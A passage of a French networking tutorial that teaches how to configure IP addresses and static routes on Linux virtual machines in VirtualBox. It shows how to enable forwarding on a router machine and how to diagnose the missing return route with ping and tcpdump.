          adr inet6: 2a01:e0b:1:45:240:63ff:fee8:989/64  Scope:Global
          adr inet6: fe80::240:63ff:fee8:989/64  Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102950613 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78388144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:3096939806 (2.8 GiB)  TX bytes:2529720601 (2.3 GiB)
          Interruption:18 Adresse de base:0xfc00

lo        Link encap:Boucle locale
          inet adr:127.0.0.1  Masque:255.0.0.0
          adr inet6: ::1/128  Scope:Hôte
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3491321 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3491321 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:0
          RX bytes:232085987 (221.3 MiB)  TX bytes:232085987 (221.3 MiB)
```

Mon adresse a bien changé !

Nous allons maintenant modifier la table de routage. Pour cela, la commande est encore `route`, à utiliser avec des options.

Par exemple, nous allons enlever notre route par défaut, et la changer pour 10.0.0.254 vu que nous avons déjà changé notre adresse IP.

```
sd-6555:~# route del default
sd-6555:~# route add default gw 10.0.0.254
sd-6555:~# route -n
```

Table de routage IP du noyau

Destination	Passerelle	Genmask	Indic	Metric	Ref	Use	Iface
10.0.0.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0
0.0.0.0	10.0.0.254	0.0.0.0	UG	0	0	0	eth0

Nous pouvons même ajouter une route spécifique si nous le souhaitons pour aller vers le réseau 192.168.0.0/24 en passant par la passerelle 10.0.0.253 :

```
sd-6555:~# route add -net 192.168.0.0 netmask 255.255.255.0 gw 10.0.0.253
sd-6555:~# route -n
```

Table de routage IP du noyau


Destination	Passerelle	Genmask	Indic	Metric	Ref	Use	Iface
10.0.0.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0
192.168.0.0	10.0.0.253	255.255.255.0	U	0	0	0	eth0
0.0.0.0	10.0.0.254	0.0.0.0	UG	0	0	0	eth0

Vous savez maintenant modifier l'adressage et la table de routage d'une machine Linux, nous allons pouvoir passer au premier TP !

## Étape 2 : mettre en place notre architecture

### Un premier réseau simple

Dans un premier temps, nous allons mettre en place un réseau très simple. Il sera constitué de deux réseaux reliés entre eux par un routeur.



Deux réseaux reliés par un routeur

Nous allons donc créer **trois machines virtuelles sous Linux**. Les deux premières vont jouer le rôle de machines clientes, la troisième jouant le rôle de routeur entre les deux réseaux.

### **Créer des machines virtuelles**

Pour être tranquille, il vous faudra 30 Go de disque dur pour installer les machines virtuelles. Un minimum de 2 Go de RAM serait bien également.

Si vous n'êtes pas habitué à utiliser des machines virtuelles, vous allez voir que c'est très simple.

Le principe est de faire tourner une ou plusieurs machines en parallèle de votre machine principale. Ainsi, vous pouvez avoir un Windows installé sur votre machine, et un Linux qui tourne en même temps en tant que machine virtuelle.

Par exemple, je fais tourner un Windows XP Pro sur mon Mac et je peux travailler sur les deux en parallèle.



Virtualisation de Windows XP Pro sur un Mac

Je vais considérer que vous êtes sous Windows, mais de toute façon, l'installation est possible sous Mac OS ainsi que sous Linux.

Nous allons donc installer un programme qui nous permet de virtualiser des machines : VirtualBox (<https://www.virtualbox.org/>).

Vous pouvez aussi choisir VMware ou VirtualPC pour virtualiser si vous y êtes habitué, mais les manipulations seront faites sous VirtualBox dans ce TP.

Téléchargez la dernière version de VirtualBox (<https://www.virtualbox.org/wiki/Downloads>) et installez-la. L'installation est très simple, il suffit de cliquer sur **next** à chaque étape.

Avant de créer notre première machine virtuelle, nous allons voir qu'il y a **plusieurs façons de procéder**.

- La première est celle que vous utilisez habituellement pour installer des machines, c'est-à-dire récupérer une image disque du système d'exploitation à installer, la graver sur un CD-Rom ou un DVD-Rom, puis insérer ce dernier dans le lecteur pour commencer l'installation en redémarrant la machine.
- La seconde est plus simple et nous allons l'utiliser. Elle consiste à récupérer une image d'une machine déjà existante et à la copier directement dans VirtualBox.

Pour cela, je vous propose de télécharger une image d'une Debian que j'ai déjà créée (mise à jour le 26/09/16, <http://bibibox.lalitte.com/Debian8.5.vdi>). Vous pouvez aussi la télécharger à cette adresse : <http://www.lalitte.com/Debian8.5.vdi>, si le premier lien ne marche pas.

1. Enregistrez le fichier .vdi dans un répertoire que nous allons appeler... répertoire ! Lancez ensuite VirtualBox, vous devriez voir apparaître une fenêtre semblable à celle de la figure suivante.




Image VirtualBox



Ici, j'ai déjà une machine Debian, mais la vôtre arrive bientôt ;)

Nous allons maintenant créer trois machines virtuelles à partir de notre image.

2. Cliquez sur **New**, ou **Nouveau**, puis sur **Suivant** et donnez un nom à votre machine virtuelle, par exemple Debian01. Choisissez **Linux Debian 64 bits** comme système et indiquez **256 Mo** comme mémoire (on n'a pas besoin de plus en environnement en ligne de commande !).
3. Ensuite, choisissez un **Disque existant** puis **Ajouter** et sélectionnez votre fichier Debian8.5.vdi dans le répertoire choisi.

4. Choisissez ce disque et cliquez sur **Suivant**. Votre Debian est **installée et prête à l'emploi**.

Avant d'aller plus loin, essayez de la démarrer en cliquant dessus puis sur **Lancer**. Normalement, le lancement est automatiquement et la machine démarre. Saisissez le login (**root**) et le mot de passe (**openclassrooms**).



Attention, il est possible que votre clavier soit en qwerty et non azerty au démarrage, dans ce cas le mot de passe openclassrooms s'écrit openclqssroo,s.

Si vous obtenez un prompt : `root@Debian01:~#` c'est gagné ! Vous pouvez maintenant arrêter cette machine avec la commande `init 0`.

Nous allons à présent dupliquer notre machine Debian pour avoir plusieurs machines virtuelles et créer un réseau entre elles.


Pour la dupliquer, ou la cloner, nous allons utiliser la fonction de clonage qui est disponible directement dans VirtualBox. Effectuez un clic droit sur votre machine virtuelle et choisissez **Cloner**. Indiquez le nom de votre clone, par exemple `Debian02`, et sélectionnez **Réinitialiser l'adresse MAC de toutes les cartes réseau**. Sélectionnez **Clone intégral**, et cliquez enfin sur **Cloner**.

Refaites la même opération pour `Debian03` afin que vos trois machines virtuelles soient prêtes !



Il est normal que les images n'aient pas la même taille, c'est un mystère de VirtualBox !


Il ne vous reste qu'à répéter les étapes de création des machines virtuelles. Vous devriez maintenant avoir vos **trois machines virtuelles prêtes à l'emploi**.



Interface de VirtualBox


Il nous reste à configurer le réseau de nos machines virtuelles. Pour cela, nous allons nous rendre dans l'interface de VirtualBox et nous allons créer un réseau naté (vous saurez plus tard ce que cela signifie)

Il faut donc aller dans **Fichier**, puis **Préférences**, et cliquer sur l'onglet **Réseau**.



Onglet Réseau

Contrairement à la figure précédente, vous ne devriez avoir pour l'instant aucun réseau configuré. Vous allez cliquer sur la petite carte réseau comportant le signe + sur la droite pour ajouter un nouveau réseau.




Ajout d'un réseau

Vous allez pouvoir ajouter le réseau OCnet et nous choisirons le réseau 10.0.0.0/24 pour nos machines. On choisit aussi le DHCP pour que nos machines obtiennent automatiquement des adresses IP si besoin.


Nous avons donc créé un réseau pour nos machines, nous devons maintenant leur indiquer de se connecter à ce dernier.

Pour cela, cliquez sur la première machine et sur l'onglet **Réseau**, ou **Network**, sur la droite.



Onglet Réseau pour la machine virtuelle

Enfin, choisissez l'option **NAT Network (réseau NAT)** puis sélectionnez le réseau que nous avons créé précédemment. Je vous conseille de cliquer sur les petites flèches qui tournent à droite de **MAC address** afin d'être sûr de ne pas avoir deux fois la même adresse MAC sur vos machines virtuelles.



Configuration réseau de la machine virtuelle



Vous devez ensuite répéter cette opération pour les deux autres machines virtuelles afin qu'elles soient toutes les trois connectées au réseau OCnet.

Vous voilà prêt pour réaliser le TP qui va suivre ! Vous pouvez démarrer chacune de vos machines.

### Réalisation du TP

Nous connaissons déjà la commande `ifconfig` qui permet de voir sa configuration réseau et de changer son adresse.

Faites un `ifconfig` et vérifiez que vous avez bien les cartes `ethx` (avec `x` représentant le numéro de votre interface `eth`) et `lo`.



Il est possible que VirtualBox ait renommé `eth0` en `eth1` ou `ethx` (`x` pouvant être variable). Si jamais vous ne voyez pas `eth0`, exécutez la commande `ifconfig -a` qui vous donnera le numéro correct de l'interface `ethx`. Vous pouvez alors faire un `ifconfig ethx up` et voir votre interface apparaître à la commande `ifconfig` !

Pour la suite du TP, je considérerai que c'est `eth0` qui fonctionne, vous le remplacerez si nécessaire.

Normalement, si tout s'est bien passé, chaque machine devrait déjà avoir une adresse IP, un masque et une passerelle par défaut. Il est même possible qu'elles aient déjà accès à Internet. Mais pour l'instant, nous allons casser tout cela afin de réaliser notre TP.



Normalement, nos trois machines devraient toutes s'appeler `Debian01`. Vous pouvez faire la commande `hostnamectl set-hostname Debian02`. Vous pourrez ensuite vous déconnecter `exit` puis vous reconnecter pour que cela soit pris en compte.

Commençons le TP en donnant les adresses suivantes aux machines :

- 192.168.10.1/24 à la machine 1 ;
- 192.168.10.254/24 à la machine 2 ;
- 192.168.11.1/24 à la machine 3.



#### Solution

Sur `Debian01` :

```
ifconfig eth0 192.168.10.1 netmask 255.255.255.0
```

Sur `Debian02` :

```
ifconfig eth0 192.168.10.254 netmask 255.255.255.0
```

Sur Debian03 :

```
ifconfig eth0 192.168.11.1 netmask 255.255.255.0
```



Essayez maintenant de « pinguer » la machine Debian02 depuis la machine Debian01, que se passe-t-il ?



#### Solution

```
root@Debian01:~# ping 192.168.10.254
PING 192.168.10.254 (192.168.10.254) 56(84) bytes of data.
64 bytes from 192.168.10.254: icmp_seq=1 ttl=64 time=3.18 ms
64 bytes from 192.168.10.254: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 192.168.10.254: icmp_seq=3 ttl=64 time=0.123 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.121/1.142/3.184/1.443 ms
```



Utilisez Ctrl + C pour arrêter le *ping*.

On voit que le ping fonctionne. Essayez maintenant de pinguer Debian03 depuis Debian01.



#### Solution

```
root@Debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
From 192.168.11.1 icmp_seq=2 Destination Host Unreachable
From 192.168.11.1 icmp_seq=3 Destination Host Unreachable
From 192.168.11.1 icmp_seq=4 Destination Host Unreachable
^C
--- 192.168.11.1 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4003ms
, pipe 3
```

Ici, le ping ne marche pas. Et c'est bien normal, car les machines Debian01 et Debian03 ne sont pas dans le même réseau. Il n'y a pas de routeur pour relier les deux réseaux, donc cela ne peut pas marcher.

Nous devons ajouter une interface à la machine Debian02 dans le réseau de Debian03 pour relier les deux réseaux.

## Configuration du routeur

C'est donc la machine Debian02 qui va jouer le rôle de routeur.

La première chose à faire est de lui ajouter une adresse IP supplémentaire dans le réseau 192.168.11.0/24.



Mais nous n'avons qu'une carte réseau !?

Ce n'est pas grave car sous Linux, nous pouvons ajouter autant d'adresses que nous voulons à une interface réseau.

Nous allons en fait créer une interface virtuelle **eth0:0**.

```
ifconfig eth0:0 192.168.11.254 netmask 255.255.255.0
```

Nous avons maintenant deux interfaces réseau ayant chacune une adresse dans l'un des deux réseaux.

```
root@Debian02:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:61:e8:68
          inet adr:192.168.10.254  Bcast:192.168.10.255
Masque:255.255.255.0
          adr inet6: fe80::20c:29ff:fe61:e868/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1017251 errors:0 dropped:0 overruns:0 frame:0
          TX packets:523742 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:391610641 (373.4 MiB)  TX bytes:387456364 (369.5 MiB)

eth0:0    Link encap:Ethernet  HWaddr 00:0c:29:61:e8:68
          inet adr:192.168.11.254  Bcast:192.168.11.255
Masque:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

lo        Link encap:Boucle locale
          inet adr:127.0.0.1  Masque:255.0.0.0
          adr inet6: ::1/128 Scope:Hôte
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4921 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4921 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:0
          RX bytes:478450 (467.2 KiB)  TX bytes:478450 (467.2 KiB)
```

Nous sommes prêts à router... ou presque.

Pour l'instant, **notre machine se comporte comme une simple machine** et rejette les paquets qui ne sont pas destinés à sa propre adresse IP. Pour qu'elle se comporte comme un routeur, il faut **activer le routage**. Pour cela, c'est très simple, car il suffit de mettre 1 à la place de 0 dans un fichier :

```
echo 1 > /proc/sys/net/ipv4/ip_forward.
```

Et voilà, notre machine est désormais un routeur !

Nous pouvons essayer de pinguer Debian03 depuis Debian01.

```
root@Debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.1.1) 56(84) bytes of data.
From 192.168.11.1 icmp_seq=2 Destination Host Unreachable
From 192.168.11.1 icmp_seq=3 Destination Host Unreachable
From 192.168.11.1 icmp_seq=4 Destination Host Unreachable
^C
--- 192.168.11.1 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4003ms
, pipe 3
```



Oups ! Cela ne fonctionne pas...

C'est tout à fait normal car pour l'instant, la machine Debian01 ne sait pas qu'il faut envoyer ses paquets à Debian02 pour joindre Debian03.

Nous devons mettre une route dans sa table de routage pour que cela fonctionne. Vu que notre réseau est très simple, nous pouvons lui mettre une route par défaut. Regardons sa table de routage, puis ajoutons une route par défaut :

```
root@Debian01:~# route -n
Table de routage IP du noyau
Destination  Passerelle      Genmask          Indic  Metric  Ref  Use  Iface
192.168.10.0  0.0.0.0          255.255.255.0    U        0        0    0   eth0
debian01:~# route add default gw 192.168.10.254
Table de routage IP du noyau
Destination  Passerelle      Genmask          Indic  Metric  Ref  Use  Iface
192.168.10.0  0.0.0.0          255.255.255.0    U        0        0    0   eth0
0.0.0.0       192.168.10.254  0.0.0.0          UG       0        0    0   eth0
```

Et maintenant, c'est sûr, le ping va fonctionner !

```
root@Debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
^C
--- 192.168.11.1 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time
4003ms
, pipe 3
```



Cela ne fonctionne toujours pas... Pourtant, la machine Debian01 sait à qui il faut envoyer les paquets pour joindre Debian03 !



Avez-vous une idée de ce qui se passe ?

En fait, la machine Debian01 fait bien son travail, sa table de routage lui dit que pour joindre le réseau 192.168.11.0/24, il faut passer par **la route par défaut**, et elle peut le faire. Elle envoie donc son paquet au routeur Debian02 192.168.10.254. Debian02 reçoit le paquet, voit en couche 2 son adresse MAC, lit l'adresse IP destination en couche 3 et voit que le paquet n'est pas pour elle. Vu que **le routage est activé**, elle va voir dans sa table de routage à qui elle doit l'envoyer.

Elle voit que 192.168.11.1 appartient à son propre réseau, elle peut donc envoyer sa trame à 192.168.11.1.

Jusqu'ici, aucun problème.

192.168.11.1 **reçoit le ping !**

En revanche, sa table de routage ne possédant pas de route par défaut, il ne sait pas sortir de son réseau et renvoyer la réponse...

La machine Debian01 ne reçoit donc jamais de réponse.

Nous pouvons le vérifier grâce à la commande `tcpdump`.

`tcpdump` est un **sniffer**. C'est un programme qui est capable d'**écouter toutes les trames qui arrivent sur notre carte réseau** et de nous les afficher à l'écran (comme Wireshark, mais en ligne de commande sous Linux). Nous allons successivement utiliser le sniffer sur Debian01, Debian02 sur l'interface `eth0`, Debian02 sur l'interface `eth0:0` et enfin Debian03, pendant que nous essayons de pinguer.

Vous pouvez lancer plusieurs commandes en parallèle sous Linux en ouvrant plusieurs consoles car vous avez six consoles à votre disposition. Pour l'instant, vous êtes dans la première console, et pour aller dans une autre console il faut utiliser la combinaison de touches `Ctrl + Alt + fx` (x pouvant aller de 1 à 6) Par exemple, pour aller dans la deuxième console, vous taperez `Ctrl + Alt + f2`.

Vous pouvez donc lancer voter ping dans la première console, et lancer `tcpdump` dans la deuxième !

```
root@Debian01:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 1, length 64
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 2, length 64
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 3, length 64
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 4, length 64
```

Ici, on voit que la machine Debian01 envoie bien les requêtes vers Debian03.

```
root@Debian02:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

```
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 1, length 64
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 2, length 64
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 3, length 64
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 4, length 64
```

La machine Debian02 voit bien arriver les requêtes sur son interface eth0 (192.168.10.254).

```
root@Debian02:~# tcpdump -i eth0:0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 1, length 64
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 2, length 64
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 3, length 64
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 4, length 64
```

Elle voit même les requêtes ressortir de son interface eth0:0.

```
root@Debian03:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 1, length 64
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 2, length 64
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 3, length 64
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 4, length 64
```

Et la machine Debian03 voit bien arriver les requêtes sur son interface eth0, mais aucune réponse ne ressort.

Ce problème est très connu sous le nom de **problème de la route de retour**.

Souvent les personnes pensent à configurer l'envoi des informations, mais ne pensent pas au retour.

Il faut donc ajouter une route par défaut à Debian03.

```
root@Debian03:~# route -n
Table de routage IP du noyau
Destination  Passerelle      Genmask          Indic  Metric Ref    Use  Iface
192.168.11.0  0.0.0.0         255.255.255.0   U      0      0     0   eth0
debian03:~# route add default gw 192.168.11.254
```

Table de routage IP du noyau

Destination	Passerelle	Genmask	Indic	Metric	Ref	Use	Iface
192.168.11.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0
0.0.0.0	192.168.11.254	0.0.0	UG	0	0	0	eth0

Et maintenant notre ping... fonctionne ! Et nous pouvons le voir avec tcpdump :

```
root@Debian01:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 1, length 64
15:56:48.670662 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160,
seq 1, length 64
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 2, length 64
15:56:49.669606 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160,
seq 2, length 64
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 3, length 64
15:56:50.668874 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160,
seq 3, length 64
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 4, length 64
15:56:51.668864 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160,
seq 4, length 64
15:56:52.668676 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id
15160, seq 5, length 64
15:56:52.668859 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160,
seq 5, length 64
```

On voit bien ici les requêtes de Debian01 et les réponses de Debian02.

```
root@Debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=3.18 ms
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=0.123 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.121/1.142/3.184/1.443 ms
```




Que faut-il en retenir ?

- Il faut toujours penser qu'on ne peut joindre une machine **QUE si le routage fonctionne dans les DEUX SENS**.
- Il est souvent intéressant d'écrire les tables de routage sur papier avant de mettre en place une infrastructure pour éviter que cela ne fonctionne pas, une fois mis en place.

Ça y est, nous avons mis en place notre premier réseau routé !

### Étape 3 : pour ceux qui le souhaitent

Il s'agit de mettre en place le gros réseau que nous avons étudié (figure suivante). Je ne vais pas refaire ce TP avec vous, vous avez maintenant toutes les informations nécessaires pour le réaliser.



Un réseau très complet

#### Création des machines

Vous avez déjà trois machines créées. Pour réaliser cette architecture, vous en aurez besoin de 5 en plus (4 routeurs et une machine par réseau). Créez les machines comme nous l'avons fait précédemment.

#### Écriture des tables de routage

Écrivez toutes les tables de routage de toutes les machines du réseau sur papier.

#### Configuration

Mettez en place la configuration IP de toutes les machines ainsi que le routage tel que vous l'avez écrit sur papier.



Les routes pour les réseaux auxquels vous êtes connectés sont déjà créées.

Pour créer une route qui ne soit pas une route par défaut, donc pour un réseau spécifique, la syntaxe est :

```
route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.11.254
```



Et pour supprimer une route :

```
route del -net 192.168.10.0 netmask 255.255.255.0
```

### Tests

Pour tester votre réseau, vous disposez bien sûr de la commande `ping`, mais aussi de `tracroute` ou `tcpdump`.

Utilisez-les pour comprendre d'où peut venir un éventuel problème.

## Ce qu'il faut retenir

- Vous maîtrisez le **protocole IP** (ou du moins une partie).
- Vous savez ce qu'est le **routage**.
- Vous savez **connecter des réseaux** entre eux.
- Vous savez configurer l'adresse de machines sous Windows et Linux.
- Vous savez configurer le **routage sous Linux**.

Nous connaissons maintenant bien le protocole IP, mais nous allons voir qu'il existe d'autres protocoles pour la couche 3...



# Les autres protocoles

Nous avons vu comment les paquets circulent d'un réseau à un autre et comment ils sont aiguillés. Avec la couche 2, nous avons également déterminé comment les paquets circulent au sein d'un même réseau.

